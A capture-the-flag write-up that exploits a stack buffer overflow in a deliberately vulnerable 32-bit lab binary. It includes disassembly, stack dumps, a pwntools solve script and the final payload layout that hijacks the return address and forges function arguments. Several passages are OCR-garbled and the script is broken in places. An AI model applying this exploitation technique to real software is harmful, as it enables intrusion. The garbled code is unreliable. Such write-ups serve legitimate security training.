There's a segfault if you enter too many characters.

It looks like it starts with a straight-forward overflow of the return address, 32-bit LSB.

```
flerb@ubuntu:-/HTB/YouKnowOxOiabloss file vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=ab7f19bb67c16ae453d4959fba4e6841d930a6dd, for GNU/Linux 3.2.0, not stripped
flerb@ubuntu:-/HTB/YouKnowOxOiabloss/vuln'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: IX disabled
PIE: No PIE (0x8048000)
RNX: HS 6VX segments __
```

```
👍 Decompile: main - (vuln)
 2
    /* WARNING: Function: __x86.get_pc_thunk.bx replac
 3
   undefined4 main(void)
 5
 6
   {
 7
      __gid_t __rgid;
 8
 9
     setvbuf(stdout,(char *)0x0,2,0);
      __rgid = getegid();
10
11
     setresgid(__rgid,__rgid,__rgid);
12
     puts("You know who are OxDiablos: ");
13
     vuln();
14
      return 0;
15 }
```

vuln is true to its name:

```
😋 Decompile: vuln - (vuln)
1
   /* WARNING: Function: x86.get pc
3
   void vuln(void)
4
5
6
7
     char local_bc [180];
8
9
     gets(local_bc);
     puts(local bc);
10
11
     return;
```

There's the option to overflow the return address but also param_1 and param_2 look like they have to be overwritten with 0xdeadbeef and 0xc0ded00d.

```
👍 Decompile: flag - (vuln)
    /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
   void flag(int param 1,int param 2)
 4
 5
 6
 7
     char local 50 [64];
     FILE *local 10;
 8
 9
     local 10 = fopen("flag.txt","r");
10
11
     if (local_10 != (FILE *)0x0) {
12
        fgets(local_50,0x40,local_10);
13
       if ((param_1 == -0x21524111) && (param_2 == -0x3f212ff3)) {
         printf(local_50);
14
       }
15
16
       return:
17
     }
18
     puts("Hurry up and try in on server side.");
19
                       /* WARNING: Subroutine does not return */
20
     exit(0);
21 }
       08049243 83 c4 10
                                ADD
                                            ESP. 0x10
       08049246 81 7d 08
                                CMP
                                            dword ptr [EBP + param_1], Oxdeadbeef
                ef be ad de
       0804924d 75 la
                                            LAB 08049269
                                JNZ
                                CMP
                                            dword ptr [EBP + param 2],0xc0ded00d
       0804924f 81 7d 0c
                Od dO de cO
```

Once the return address is overwritten with the address of the flag, the program will print "Hurry up and try in on the server side", but it won't actually read the file until param_1 and param_2 are set.

```
0804925b(*)
                     flag
                                                                       XREF[3]:
                                                                                     Entry Point(*), 0804a07c,
                                                                                     0804a130(*)
                         PUSH
                                     EBP
080491e3 89 e5
                                     EBP. ESP
                         MOV
080491e5 53
                         PUSH
                                     EBX
080491e6 83 ec 54
                                     FSP. 0x54
                         SUB
080491e9 e8 32 ff
                                      __x86.get_pc_thunk.bx
                         CALL
                                                                                        undefined __x86.get_pc_thunk.bx()
08049lee 81 c3 12
                         ADD
                                     EBX,0x2e12
         2e 00 00
080491f4 <mark>83 ec 08</mark>
                         SUB
                                     ESP. 0x8
                                     EAX, [EBX + 0xffffe008] =>DAT_0804a008
080491f7 8d 83 08
                         LEA
                                                                                        = 72h
         e0 ff ff
080491fd 50
                         PUSH
                                     EAX=>DAT 0804a008
080491fe 8d 83 0a
                                     EAX, [EBX + 0xffffe00a]=>s_flag.txt_0804a00a
                         LEA
         e0 ff ff
08049204 50
                                     EAX=>s_flag.txt_0804a00a
                         PUSH
                                                                                        FILE * fopen(char * __filename, ...
08049205 e8 a6 fe
                         CALL
                                      <EXTERNAL>: : fopen
0804920a 83 c4 10
                         ADD
                                     ESP, 0x10
                                     dword ptr [EBP + local_10], EAX
0804920d 89 45 f4
                         MOV
08049210 83 7d f4 00
                                     dword ptr [EBP + local_10],0x0
                         CMP
08049214 75 1c
                         JNZ
                                     LAB 08049232
08049216 83 ec Oc
                         SUB
08049219 8d 83 14
                                     EAX, [EBX + 0xffffe014] => s_Hurry_up_and_try_in_... = "Hurry up and try in on server...
         e0 ff ff
0804921f 50
                                     EAX=>s_Hurry_up_and_try_in_on_server_si_0804a014 = "Hurry up and try in on server...
                         PUSH
08049220 e8 4b fe
                         CALL
                                      <EXTERNAL>::puts
         ff ff
08049225 83 c4 10
                         ADD
                                     ESP, 0x10
08049228 83 ec 0c
                                     ESP, 0xc
                         SUB
0804922b 6a 00
                         PUSH
                                     0x0
0804922d e8 4e fe
                                     <EXTERNAL>::exit
                         CALL
         ff ff
```

The local_bc buffer accepts 180 characters so about 220 should be plenty to overflow the buffer.

```
flerbeubuntu:-/ghidra_10.0.3_PUBLIC$ tr -dc A-Za-20-9 </dev/urandom | head -c 220 ; echo ''
riggcyXSLc8VbksnbZ81y6w1jU5guKdvzFk5o03g6kxx8CzJrRMOxtlQjM0tTtVFW1fyae0p5B11Go68jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeArrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPj0VL7H4n6k7UJ2rFENAAzgcU6ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ81y6w1jU5guKdvzFk5o03g6kxx8CzJrRMOxtlQjM0tTtVFW1fyae0p5B1IGo68jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeArrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPj0VL7H4n6k7UJ2rFENAAzgcU6ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ81y6w1jU5guKdvzFk5o03g6kxx8CzJrRMOxtlQjM0tTtVFW1fyae0p5B1IGo68jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeArrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPj0VL7H4n6k7UJ2rFENAAzgcU6ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ81y6w1jU5guKdvzFk5o03g6kxx8CzJrRMOxtlQjM0tTtVFW1fyae0p5B1IGo68jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeArrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPj0VL7H4n6k7UJ2rFENAAzgcU6ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ81y6w1jU5guKdvzFk5o03g6kxx8CzJrRMOxtlQjM0tTtVFW1fyae0p5B1IGo68jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeArrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPj0VL7H4n6k7UJ2rFENAAzgcU6ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ81y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ81y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ91y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ91y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ91y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ91y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ91y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ91y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ91y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQMk
riggcyXSLc8VbksnbZ91y6w1jU5gw4n2ful280zq3lACWBQ6q5BsgcibTbbQfwal280zq3lACWBQ6q5BsgcibTbbQfwal280zq3lACWBQ6q5BsgcibTbbQfwal280zq3lACWBQ6q5BsgcibTbbQfwal280zq3lACWBQ6q5BsgcibTbbQfwal280zq3lACWBQ6q5BsgcibTbbQfwal280zq3lACWBQ6q5BsgcibTbbQfwal280zq3lACWBQ6q5BsgcibTbbQfwal280zq3lACWBqfwa
```

```
4
; Attributes: bp-based frame
public vuln
vuln proc near
var_B8= byte ptr -0B8h
var_4= dword ptr -4
push
        ebp
mov
        ebp, esp
push
        ebx
        esp, 0B4h
sub
call
          _x86_get_pc_thunk_bx
add
        ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
        esp, 0Ch
sub
lea
        eax, [ebp+var_B8]
push
        eax
        _gets
call
add
        esp, 10h
        esp, 0Ch
sub
lea
        eax, [ebp+var_B8]
push
call
        _puts
add
        esp, 10h
nop
mov
        ebx, [ebp+var_4]
leave
vuln endp
```

Add a break on the vuln retn and run the process, at the return the stack pointer is pointing to 55663655 (U6fU)

```
    Stack view

FFF1D38C 55663655
FFF1D390
         30385A6C
FFF1D394
         6C33717A
FFF1D398
         42574341
FFF1D39C 35714751
FFF1D3A0
         63677342
FFF1D3A4
         62546269
FFF1D3A8
         6B4D5162
FFF1D3AC
         67364972
FFF1D3B0
         73587963
FFF1D3B4
         5638634C
FFF1D3B8
         6E736B62
FFF1D3BC 31385A62
FFF1D3C0
         31773679
FFF1D3C4
         6735556A
FFF1D3C8
         76644B75
FFF1D3CC
         356B467A
FFF1D3D0
         67334F6F
FFF1D3D4
         78526B36
FFF1D3D8
         4A7A4338
FFF1D3DC
         4F4D5272
```

So the buffer needs 188 bytes of padding before we add on the return address:

```
Thar includent to — INTEX Productions (Daliables & echo : r16gcy/scl.c00/bs.nb281y6w1) U5gukdyzFK5003g6kv.0C2.1PM0xt10j1001TtVPN1fyae0p58116o68jHyAZtXy9GT8Eq.B24t609ATMC631d5FHba30Xq0PkFeARrk93qakeU5YKLgju4n2T45w48djBCrUZY9Xd2y9j017Mn4n6K7U2zrFEMAzgcUfU1Z80zq31ACM80q58sge1bTbcV0K;
r16gcy/scl.c00/bs.nb231y6u1jU5gukdyxFF5003g6kv.0C2.1PM0xt10j1001TtVPN1fyae0p58116o69jHyAZtXy9GT8Eq.B84t609ATMc631d5FHba30Xq0PkFeARrk93qakeU5YKLgju4n2T45w88djBCrUZY9Xd2y9j017Mn4n6k7U2zrFEMAzgcUfU1Z80zq31ACM80q58sgcibTbcV0K;
r16gcy/scl.c00/bs.nb231y6u1jU5gukdyxFF5003g6kv.0C2.1PM0xt10j1001TtVPN1fyae0p58116o69jHyAZtXy9GT8Eq.B24t609ATMc631d5FHba30Xq0PkFeARrk93qakeU5YKLgju4n2T45w88djBCrUZY9Xd2y9j0VL7Mn6k7U2zrFEMAzgc
r16gcy/scl.c00/bs.nb231y6u1jU5gukdyxFF5003g6kv.0C2.1PM0xt10j1001TtVPN1fyae0p58116o69jHyAZtXy9GT8Eq.B24t609ATMc631d5FHba30Xq0PkFeARrk93qakeU5YKLgju4n2T45w88djBCrUZY9Xd2y9j0VL7Mn6k7U2zrFEMAzgc
```

The address of the flag is 0x080491e2 from ghydra.


param_1 and param_2 are passed as arguments to the flag function, so they should be on the stack pushed param_2 then param_1 at rsp and rsp + 4 respectively when the flag function is called.

Programatically the first part:

```
#!/usr/bin/env python3
from pwn import *
from colorama import Fore
from colorama import Style
#YouKnowOxDiablos exploit
def main ():
    context(os='linux', arch='i386')
    io = process('./vuln')
    # STEP 1 - Overflow overflow the return address to get into flag
    return address offset = 188
    flag address = 0x80491e2
    flag = p32(flag address)
    padding = b'a' * (return address offset)
    payload = padding + flag
    input('IDA')
    io.sendlineafter('You know who are 0xDiablos:', payload)
    #io.interactive()
if name == ' main ':
    main()
'solve.py" 29L, 582C written
```

The input('IDA') is to allow IDA to attach to the running process to get more information on the two variables.

The break at the return re-confirms that the ret address is being overwritten properly by the address for flag:



The program trolls if there's no flag, and will only jump to the function that prints the file if it's able to read > 0 bytes from flag.txt.

```
🗾 🏄 🖼
.text:080491E2
text:080491E2
.text:080491E2 ; Attributes: bp-based frame
.text:080491E2
.text:080491E2 public flag
.text:080491E2 flag proc near
.text:080491E2
.text:080491E2 var_4C= byte ptr -4Ch
.text:080491E2 var_C= dword ptr -0Ch
.text:080491E2 var_4= dword ptr -4
.text:080491E2 arg_0= dword ptr
.text:080491E2 arg_4= dword ptr
.text:080491E2
.text:080491E2 push
.text:080491E3 mov
                         ebp, esp
.text:080491E5 push
                         ebx
.text:080491E6 sub
                         esp,
                              54h
.text:080491E9 call
                          _x86_get_pc_thunk_bx
                         ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:080491EE add
.text:080491F4 sub
                         esp,
                         eax, (unk_804A008 - 804C000h) [ebx]
.text:080491F7 lea
.text:080491FD push
                         eax
.text:080491FE lea
                         eax, (aFlagTxt - 804C000h)[ebx]; "flag.txt"
.text:08049204 push
                         eax
                         [ebp+var_C], eax
.text:0804920D mov
.text:08049210 cmp
                         [ebp+var_C], 0
text:08049214 jnz
                         short loc_8049232
```

Our payload should look like:

```
0
    local_10 = fopen("flag.txt","r");
    if (local_10 != (FILE *)0x0) {
1
2
      fgets(local_50,0x40,local_10);
      if ((param_1 == -0x21524111) && (param_2 == -0x3f212ff3)) {
3
        printf(local_50);
4
5
6
      return;
7
    }
8
    puts("Hurry up and try in on server side.");
9
                      /* WARNING: Subroutine does not return */
0
    exit(0);
9 13
```

0x3f212ff3 0011 1111 0010 0001 0010 1111 1111 0011 to negative 1100 0000 1101 1110 1101 0000 0000 1101 =0xC0DED00D

...guess I was just checking Ghydra's work.

At the return it looks like the params are on the stack properly, below I tried pushign DEADBEEF and C0DED00D just above the call to flag to see if they would be taken as parameters, but that doesn't work:

```
FF902BCC 61616161

FF902BD0 61616161

FF902BD4 DEADBEEF

FF902BD8 CODED00D

FF902BDC 080491E2 flag

FF902BE0 00000000


FF902BE4 FF902CA4 [stack]:FF902CA4
```

Created flag.txt to test the stack properly, now it enters the proper function to check our c0ded00ds and our deadbeefs.



The AAAAs go to FF9AA4C0 and we're injecting DEADBEEF and C0DED00D at the wrong spot, it's 4D4 and 4D8 that they need to be at.

4D4 is DEADBEEF 4D8 is C0DED00D



So we need 188 * "A" + flag_address + 4 * "A" + DEADBEEF + C0DED00D

